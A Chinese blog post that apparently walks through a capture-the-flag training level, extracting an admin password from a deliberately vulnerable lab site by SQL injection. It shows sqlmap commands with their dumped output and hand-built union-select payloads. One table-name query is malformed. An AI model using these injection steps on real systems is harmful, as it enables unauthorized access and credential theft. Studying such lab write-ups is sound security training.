

封神台——第一关：为了女神小芳

原创

久栖 于 2021-11-29 16:51:30 发布 487 收藏 3

分类专栏：[封神台刷题](#) 文章标签：[web安全](#) [安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_51274567/article/details/121605836

版权



[封神台刷题](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

题目：获取数据库管理员密码

方法一：

这里我用的是kali虚拟机进行的渗透测试

步骤一：


点击“点击查看新闻”超链接，跳转到一个页面，url发生改变，设想这个页面存在sql漏洞。



CSDN @久栖



按住f12



步骤二：在kali中输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 4228=4228

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 9260 FROM (SELECT(SLEEP(5)))ewJc)
---
CSDN @久栖.
```

使用sqlmap对该页面进行扫描，看该页面是否存在漏洞，从结果得知可以从基于布尔以及时间的盲注进行攻击。

步骤三:

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch --dbs
```

```
[11:41:44] [INFO] fetching database names
[11:41:44] [INFO] fetching number of databases
[11:41:44] [INFO] resumed: 3
[11:41:44] [INFO] resumed: information_schema
[11:41:44] [INFO] resumed: maoshe
[11:41:44] [INFO] resumed: test
available databases [3]:
[*] information_schema
[*] maoshe
[*] test
CSDN @久栖.
```

查看数据库，发现maoshe数据库，结合页面，猜测需要获取的密码存在于这个数据库里面。

步骤四:

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe --tables
```

```
Database: maoshe
[4 tables]
+-----+
| admin |
| dirs  |
| news  |
| xss   |
+-----+
CSDN @久栖.
```

查看maoshe数据库里面的表，发现admin这个表。

步骤五：

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe -T admin --columns
```

```
Database: maoshe
Table: admin
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| Id     | int(11) |
| password | varchar(11) |
| username | varchar(11) |
+-----+-----+
CSDN @久栖.
```

查看admin里面的内容，发现用户名以及密码。

步骤六：

输入命令

```
sqlmap -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe -T admin -C "username,password" --dump
```

```
Database: maoshe
Table: admin
[2 entries]
+-----+-----+
| username | password |
+-----+-----+
| admin    | hellohack |
| ppt领取微信 | zkaqbanban |
+-----+-----+
CSDN @久栖.
```

查看用户名以及密码。

测试完毕，在flag提交页面提交hellohack即可。

方法二（官方解答）：

第一步：判断是否存在sql注入漏洞

构造

?id=1 and 1=1

回车

活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片

首页

辛巴猫舍
XINBA CATTERY

猫舍介绍

PKD (DNA) / FIV / FeLV 阴性

我们是辛巴猫舍，位于中国。是CFA的注册猫舍，主要繁育的品种是异国短毛和波斯，所有猫咪均为CFA注册。

我们的猫咪来自于香港、美国、欧洲的知名猫舍。有着优秀的血统和比赛成绩。我们的血统包括了：daiandlou、Pizzacata、Calivan、blueberry、Heida、Dega Bulu、Spellbound、PERFIKATZ等。每年我们的猫咪在中国的CFA比赛上均取得了优秀的成绩。

我们为猫咪提供了良好的生活环境和最好的照顾。所采用的食物均来自进口天然猫粮。它们与我们如同家人一样生活。为了保证猫咪的良好健康，我们每年仅有少量的小猫出售，分为宠物、繁育、赛级。宠物级的小猫必须绝育。繁育、赛级小猫需要签订协议。

CSDN @久栖

页面返回正常

构造

? id and 1=2

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2

舌上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片



页面不正常，初步判断这里可能 存在一个注入漏洞

第二步：判断字段数

构造

```
?id=1 and 1=1 order by 1
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=1 order by 1

活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片

首页

辛巴猫舍
XINBA CATTERY



猫舍介绍

PKD (DNA) / FIV / FeLV 阴性

我们是辛巴猫舍，位于中国。是CFA的注册猫舍，主要繁育的品种是异国短毛和波斯，所有猫咪均为CFA注册。

我们的猫咪来自于香港、美国、欧洲的知名猫舍。有着优秀的血统和比赛成绩。我们的血统包括了：daiandlou、Pizzacata、Calivan、blueberry、Heida、Dega Bulu、Spellbound、PERFIKATZ等。每年我们的猫咪在中国的CFA比赛上均取得了优秀的成绩。

我们为猫咪提供了良好的生活环境和最好的照顾。所采用的食物均来自进口天然猫粮。它们与我们如同家人一样生活。为了保证猫咪的良好健康，我们每年仅有少量的小猫出售，分为宠物、繁育、赛级。宠物级的小猫必须绝育。繁育、赛级小猫需要签订协议。

辛巴猫舍

CSDN @久栖

页面正常
构造

?id=1 and 1=1 order by 2

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=1 order by 2

舌上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片

首页

辛巴猫舍
XINBA CATTERY



猫舍介绍

PKD (DNA) / FIV / FeLV 阴性

我们是辛巴猫舍，位于中国。是CFA的注册猫舍，主要繁育的品种是异国短毛和波斯，所有猫咪均为CFA注册。

我们的猫咪来自于香港、美国、欧洲的知名猫舍。有着优秀的血统和比赛成绩。我们的血统包括了：daiandlou、Pizzacata、Calivan、blueberry、Heida、De... @久栖

页面正常
构造

?id=1 and 1=1 order by 3

回车



页面返回错误，判断字段数为 2

第三步：判断回显点

构造

```
?id=1 and 1=2 union select 1,2
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,2

生活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片



页面出现了 2，说明我们可以在数字 2 处显示我们想要的内容

第四步：查询相关内容

查询当前数据库名

构造

```
?id=1 and 1=2 union select 1,database()
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,database()

舌上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片



查询当前数据库版本

构造

```
?id=1 and 1=2 union select 1,version()
```

回车



查询当前数据库 表名

构造

```
?id=1 and 1=2 union select 1,table_name from information_schema.table_schema.tables where table_schama=database()  
limit0,1
```

回车



绝大多数情况下，管理员的账号密码都在admin表里

查询字段名

构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,column_name from information_schema.columns where


活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片



构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1
```

回车



构造

```
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,column_name from information_schema.columns where

舌上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片



查出 admin 表里有 id username password 三个字段

查询字段内容

构造

```
?id=1 and 1=2 union select 1,username from admin limit 0,1
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,username from admin limit 0,1

活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片



构造

```
?id=1 and 1=2 union select 1,username from admin limit 1,1
```

回车

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,username from admin limit 1,1

活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片




说明还有一个用户

构造

```
?id=1 and 1=2 union select 1,password from admin limit 0,1
```

回车



得到管理员账号和密码hellohack

构造

```
?id=1 and 1=2 union select 1,password from admin limit 1,1
```

rhiq8003.ia.aqlab.cn/?id=1 and 1=2 union select 1,password from admin limit 1,1

活上... 火狐官方网站 新手上路 常用网址 京东商城 火狐官方网站 常用网址 京东商城 看片

首页



zkaqbanban

CSDN @久栖

出现第二个用户密码zkabanban